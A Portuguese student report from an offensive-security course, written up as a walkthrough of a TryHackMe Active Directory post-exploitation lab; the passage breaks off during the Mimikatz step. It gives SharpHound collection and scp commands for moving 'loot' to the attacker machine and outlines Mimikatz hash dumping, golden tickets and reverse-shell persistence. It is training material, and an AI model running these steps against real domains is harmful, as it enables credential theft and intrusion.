

Treinamento em Segurança Ofensiva 2024/2025

Relatório de Atividades	
Módulo 8:	Pós Exploração
Atividade 3:	Active Directory
Nome:	Luiz Eduardo de Andrade

1. Introdução

Estas atividades fazem parte do módulo *Active Directory*, para a qual utilizamos a sala do TryHackMe - <https://tryhackme.com/>

No contexto destas salas, nosso foco é:

- 1) Fazer o by-pass do power shell e executar arquivo PowerView.ps1 para conseguir acesso de administrador no sistema;
- 2) Com o BloodHound semelhante ao powerview ele coleta usuários, grupos, trusts, etc. da rede e os coletar em **arquivos .json** para serem usados dentro dele, para conseguir as informações de todos os usuários, grupos para fazer um ataque lateral;
- 3) Utilizar o Mimikatz para achar os hashes das máquinas e depois utilizar um hashcat para ter as senhas em texto limpo;
- 4) Ataque de bilhete dourado Mimikatz para que se torne administrador de uma conta que tenha interesse.
- 5) Enumeração com o gerenciador de servidor, como já tem acesso a este serviço pode enumerar a pasta de usuários e fazer um hashcat para saber a senha.
- 6) Utilizando a manutenção de acesso precisamos carregar um shell reverso e depois também manter o acesso para que não tenha que sempre fazer os mesmos passos, depois escolhe o exploit/windows/local/persistence_service escolha uma porta diferente da anterior e execute até dar certo caso não dê certo da primeira vez.

A sala do TryHackMe é composta por duas atividades:

- 1) Post Exploitation Basics - <https://tryhackme.com/room/postexploit> com 6 tarefas:

- 1.1 - Task 2 - Enumeration w/ Powerview
- 1.2 - Task 3 - Enumeration w/ Bloodhound
- 1.3 - Task 4 - Dumping hashes w/ mimikatz
- 1.4 - Task 5 - Golden Ticket Attacks w/ mimikatz

- 1.5 - Task 6 - Enumeration w/ Server Manager
- 1.6 - Task 7 - Maintaining Access

- 2) Além de realizar todas as tarefas propostas na sala, você deverá responder às perguntas com base no ambiente do tryhackme:

2. Desenvolvimento

2.1. Configuração do ambiente

Os seguintes passos foram necessários para configurar o ambiente necessário para o desenvolvimento das atividades:


- 1) Acessar o site informado acima.
- 2) Utilizar a máquina virtual Windows que está disponível no site do Try Hack Me para a resolução dos exercícios práticos
- 3) Utilizar a VM do Kali Linux: Para executar alguns comandos no terminal.

2.2. Atividade prática - Post Exploitation Basics - <https://tryhackme.com/room/postexploit>


O objetivo desta atividade é realizar as 6 tarefas propostas no TryHackme.

Atividade 1.1 – Task 2 – Enumeração com Power View.


Passo 1 – Inicie a máquina Vulnerável Windows VM, através do comando **rdesktop 10.10.110.188**



Passo 4 – Para ver o sistema operacional coloque o comando `Get-Computer -fulldata | select operatingSystem*`, verá que o resultado é o Windows 10 Enterprise Valuation.




Passo 5 – Aqui estão as respostas do Try Hack Me.




Atividade 1.2 – Task 3 - Enumeração com Bloodhound.


Passo 1 – Seguir os passos 1 e 2 da atividade 1.1, na atividade 2 fazer até o comando de by-pass, depois no cmd digitar o seguinte comando `.\Downloads\SharpHound.ps1`, depois `Invoke-Bloodhound - CollectionMethod All -Domain CONTROLLER.local -ZipFileName loot.zip`, depois fazer scp para a máquina que está atacando com o comando `scp Administrator@10.10.206.253:20250511181302_loot.zip 20250511181302_loot.zip` digitar o password para transferir o arquivo.




Passo 2 – Agora utilize na sua máquina Kali Linux o comando neo4j console, depois em outra aba do terminal ainda no Kali Linux digite bloodhound coloque username e password e clique em login



Passo 3 – Agora vamos fazer o upload da pasta para dentro do bloodhound, pode fazer através do botão de importar arquivo ou jogar o arquivo diretamente dentro do bloodhound.




Passo 4 – A resposta da Task 4.




Atividade 1.3 – Task 4 - Despejando hashes com mimikatz


Passo 1 – Seguir os passos 1 e 2 da atividade 1.1 até logar na máquina Windows, depois no cmd digitar o 